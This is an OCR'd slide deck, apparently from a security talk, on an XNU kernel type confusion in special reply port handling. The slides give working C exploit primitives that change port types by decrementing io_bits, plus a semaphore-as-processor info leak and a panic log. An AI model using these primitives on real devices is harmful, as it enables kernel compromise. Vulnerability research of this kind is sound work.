
```
void
ipc_port_destroy(ipc_port_t port)
{
    ...
    if (port->ip_tempowner != 0) {
        assert(top);
        release_imp_task = port->ip_imp_task;
    }
    ...
    if (release_imp_task != IIT_NULL) {
        ...
        ipc_importance_task_release(release_imp_task);
    }
}
```



What happened?

- How to destroy the special_reply_port? There is a simplified version!

```
void
ipc_port_destroy(ipc_port_t port)
{
    ...
    if (port->ip_tempowner != 0) {
        assert(top);
        release_imp_task = port->ip_imp_task;
    }
    ...
    if (release_imp_task != IIT_NULL) {
        ...
        ipc_importance_task_release(release_imp_task);
    }
}
```




ipc_importance_task_release(dst_port)!

ipc_importance_task_release

```
void
ipc_importance_task_release(ipc_importance_task_t task_elem)
{
    if (IIT_NULL == task_elem) {
        return;
    }

    ipc_importance_lock();
#if IIE_REF_DEBUG
    incr_ref_counter(task_elem->iit_elem.iie_task_refs_dropped);
#endif
    ipc_importance_release_locked(&task_elem->iit_elem);
    /* unlocked */
}
```

A type confusion between ipc_port and ipc_importance_task_t!

Consequence of the type confusion




- ipc_importance_task_release leads to iie_bits decrement

```
ipc_importance_release_internal(ipc_importance_elem_t elem)
{
    incr_ref_counter(elem->iie_refs_dropped);
    return os_atomic_dec(&elem->iie_bits, relaxed) & IIE_REFS_MASK;
}
```

ipc_importance_task_release(dst_port) leads to decrement of dst_port's io_bits

How the panic happened


```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



IO_BITS_ACTIVE 0x80000000 /* is object alive? */


How the panic happened

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```




How the panic happened

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



How the panic happened

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



io_bits decrement due to the type confusion

```
#define IO_BITS_ACTIVE          0x80000000      /* is object alive? */

#define io_active(io)           (((io)->io_bits & IO_BITS_ACTIVE) != 0)
```

```
require_ip_active(ipc_port_t port)
{
    if (!ip_active(port)) {
        panic("Using inactive port %p", port);
    }
}
```

trigger the inactive port panic

Now forget about the vulnerability,

just remember:

A short wrap-up

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

this piece of code will decrease dst_port's io_bits by 1

Decrease More!

```
mach_port_t adjust_port_type(mach_port_t orig, int from, int to){
    assert(from>to);
    if(orig==0)
        return 0;
    mach_port_t special_reply_port=0;
    for(int i=0;i<from-to;i++){
        special_reply_port = thread_get_special_reply_port();
        send(orig, special_reply_port, 0, 0, MACH_MSG_TYPE_COPY_SEND);
        send(special_reply_port, special_reply_port, special_reply_port, 0,
            MACH_MSG_TYPE_COPY_SEND);
    }
    return orig;
}
```

this piece of code will decrease dst_port's io_bits from *from* to *to*.

```
adjust_port_type(voucher_port, IKOT_VOUCHER, IKOT_IOKIT_CONNECT);
IOConnectCallScalarMethod(voucher_port, 0, 0, 0, 0, 0);
```

e.g., change a voucher port to a userclient port, and use it as a userclient port

The exploits

Recall our pool

```
#define IKOT_NONE                0
#define IKOT_THREAD_CONTROL      1
#define IKOT_TASK_CONTROL        2
#define IKOT_HOST                3
#define IKOT_HOST_PRIV           4
#define IKOT_PROCESSOR           5
#define IKOT_PSET                6
#define IKOT_PSET_NAME           7
#define IKOT_TIMER               8
#define IKOT_PAGING_REQUEST      9
#define IKOT_MIG                 10
#define IKOT_MEMORY_OBJECT       11
#define IKOT_XMM_PAGER           12
#define IKOT_XMM_KERNEL          13
#define IKOT_XMM_REPLY           14
#define IKOT_UND_REPLY           15
#define IKOT_HOST_NOTIFY         16
#define IKOT_HOST_SECURITY       17
#define IKOT_LEDGER              18
#define IKOT_MASTER_DEVICE       19
#define IKOT_TASK_NAME           20
#define IKOT_SUBSYSTEM           21
#define IKOT_IO_DONE_QUEUE       22
#define IKOT_SEMAPHORE           23
#define IKOT_LOCK_SET            24
#define IKOT_CLOCK               25
```


```
#define IKOT_CLOCK_CTRL          26
#define IKOT_IOKIT_IDENT         27
#define IKOT_NAMED_ENTRY         28
#define IKOT_IOKIT_CONNECT       29
#define IKOT_IOKIT_OBJECT        30
#define IKOT_UPL                 31
#define IKOT_MEM_OBJ_CONTROL     32
#define IKOT_AU_SESSIONPORT      33
#define IKOT_FILEPORT            34
#define IKOT_LABELH              35
#define IKOT_TASK_RESUME         36
#define IKOT_VOUCHER             37
#define IKOT_VOUCHER_ATTR_CONTROL 38
#define IKOT_WORK_INTERVAL       39
#define IKOT_UX_HANDLER          40
#define IKOT_UEXT_OBJECT         41
#define IKOT_ARCADE_REG          42
#define IKOT_EVENTLINK           43
#define IKOT_TASK_INSPECT        44
#define IKOT_TASK_READ           45
#define IKOT_THREAD_INSPECT      46
#define IKOT_THREAD_READ         47
#define IKOT_SUID_CRED           48
#define IKOT_HYPERVISOR          49
```

Roughly speaking, we can change port types from higher to lower, and then confuse kernel objects from the higher to the lower

Limitations

- Some port types are not implemented in the kernel
  - e.g., IKOT_XMM_*
- convert_port_to_* may have extra checks on the kernel objects to prevent type confusions
  - e.g., convert_port_to_task has the zone_id_require check for the task object

Attack 1: (in)direct function pointers



Attack 2: info leak via processor_info()

- convert_port_to_processor only performs a type check

```
processor_t
convert_port_to_processor(
    ipc_port_t      port)
{
    processor_t processor = PROCESSOR_NULL;

    if (IP_VALID(port)) {
        ip_lock(port);
        if (ip_active(port) &&
            (ip_kotype(port) == IKOT_PROCESSOR)) {
            processor = (processor_t) ip_get_kobject(port);
        }
        ip_unlock(port);
    }

    return processor;
}
```

Attack 2: info leak via processor_info()


- processor_info() fetches CPU information according to the cpu_id value in the **processor** object (at offset 76)

```
kern_return_t __cdecl processor_info(
        uint64_t processor,
        processor_flavor_t flavor,
        host_t *host,
        uint64_t processor_info_out,
        mach_msg_type_number_t *processor_info_outCnt)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !processor )
    return 4;
  if...                                         // PROCESSOR_CPU_LOAD_INFO
  cpu_id = *(_DWORD *)(processor + 76);
  if...                                         // default
  v8 = 5;                                       // PROCESSOR_BASIC_INFO
  if ( *processor_info_outCnt >= 5 )
  {
    v9 = (uint64_t)&CpuDataEntries[2 * cpu_id];
    *(_DWORD *)processor_info_out = *(_DWORD *)(*(_QWORD *)(v9 + 8) + 4LL);
    *(_DWORD *)(processor_info_out + 4) = *(_DWORD *)(*(_QWORD *)(v9 + 8) + 8LL);
    *(_DWORD *)(processor_info_out + 8) = *(_DWORD *)processor != 0;
    *(_DWORD *)(processor_info_out + 12) = cpu_id;
    *(_DWORD *)(processor_info_out + 16) = processor == (_QWORD)&percpu_slot_processor;
    *processor_info_outCnt = 5;
    *host = (host_t)realhost;
    return 0;
  }
  return v8;
}
```

Attack 2: info leak via processor_info()

- We have a perfect suitable object that has fully controllable value at offset 76 — semaphore!

```
kern_return_t __cdecl processor_info(
        uint64_t processor,
        processor_flavor_t flavor,
        host_t *host,
        uint64_t processor_info_out,
        mach_msg_type_number_t *processor_info_outCnt)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !processor )
    return 4;
  if...                                         // PROCESSOR_CPU_LOAD_INFO
  cpu_id = *(_DWORD *)(processor + 76);
  if...                                         // default
  v8 = 5;                                       // PROCESSOR_BASIC_INFO
  if ( *processor_info_outCnt >= 5 )
  {
    v9 = (uint64_t)&CpuDataEntries[2 * cpu_id];
    *(_DWORD *)processor_info_out = *(_DWORD *)(*(_QWORD *)(v9 + 8) + 4LL);
    *(_DWORD *)(processor_info_out + 4) = *(_DWORD *)(*(_QWORD *)(v9 + 8) + 8LL);
    *(_DWORD *)(processor_info_out + 8) = *(_DWORD *)processor != 0;
    *(_DWORD *)(processor_info_out + 12) = cpu_id;
    *(_DWORD *)(processor_info_out + 16) = processor == (_QWORD)&percpu_slot_processor;
    *processor_info_outCnt = 5;
    *host = (host_t)realhost;
    return 0;
  }
  return v8;
}
```




```
kern_return_t
semaphore_create(
    task_t                  task,
    semaphore_t             *new_semaphore,
    int                     policy,
    int                     value)
{
    //...
    s = (semaphore_t) zalloc(semaphore_zone);
    s->count = value;
```

Attack 2: info leak via processor_info()

```
void leak_sema_processor(void){
    mach_port_t host;
    mach_port_t semaphore_p = 0;
    struct processor_basic_info info = {};
    mach_msg_type_number_t processor_info_outCnt = sizeof(info);

    semaphore_create(mach_task_self(), &semaphore_p,SYNC_POLICY_FIFO,0x41414141);
    mach_port_t fake_processor = adjust_port_type(semaphore_p, IKOT_SEMAPHORE, IKOT_PROCESSOR);
    processor_info(fake_processor, 1, &host, (processor_info_t)&info, &processor_info_outCnt);
}
```

```
  "panicString" : "panic(cpu 2 caller 0xffffffff02bc2bc90): Kernel data abort. at pc 0xffffffff02b54f3c4, lr 0xd99f22702b5b0d14
(saved state: 0xffffffe81b56b830)\n\t  x0: 0xffffffe19b9985d8  x1:  0x0000000041414141  x2:  0xffffffe81b56bba0  x3:
0xffffffe1a0359874\n\t  x4: 0xffffffe1a0359870  x5:  0xffffffe81b56bbc8  x6:  0xffffffe81b56bbb8  x7:  0xffffffe81b56bba8\n\t
x8: 0x0000000000000005  x9:  0xffffffff441540300  x10: 0xffffffff02d3feef0  x11: 0x0000000000000004\n\t  x12: 0x0000000000000001
x13: 0x0000000000000bba  x14: 0x00000000000003ac  x15: 0x0000000000000bba\n\t  x16: 0xffffffe19b9985d8 x17: 0xffffffe19b9985d8
x18: 0x0000000000000000  x19: 0xffffffe81b56bba0\n\t  x20: 0xffffffe19dbfad8c x21: 0xffffffe1a0359870  x22: 0xffffffff02d419000
x23: 0x0000000000000000\n\t  x24: 0xffffffff02d4506e0 x25: 0x0000000000000005  x26: 0x0000000000000000  x27:
0x0000000000000000\n\t  x28: 0xffffffff02d3e4000 fp:  0xffffffe81b56bb90  lr:  0xd99f22702b5b0d14  sp:  0xffffffe81b56bb80\n\t
pc:  0xffffffff02b54f3c4 cpsr: 0x20400204         esr: 0x96000006          far: 0xffffffff441540308\n\nDebugger message:
```

Base + arbitrary offset

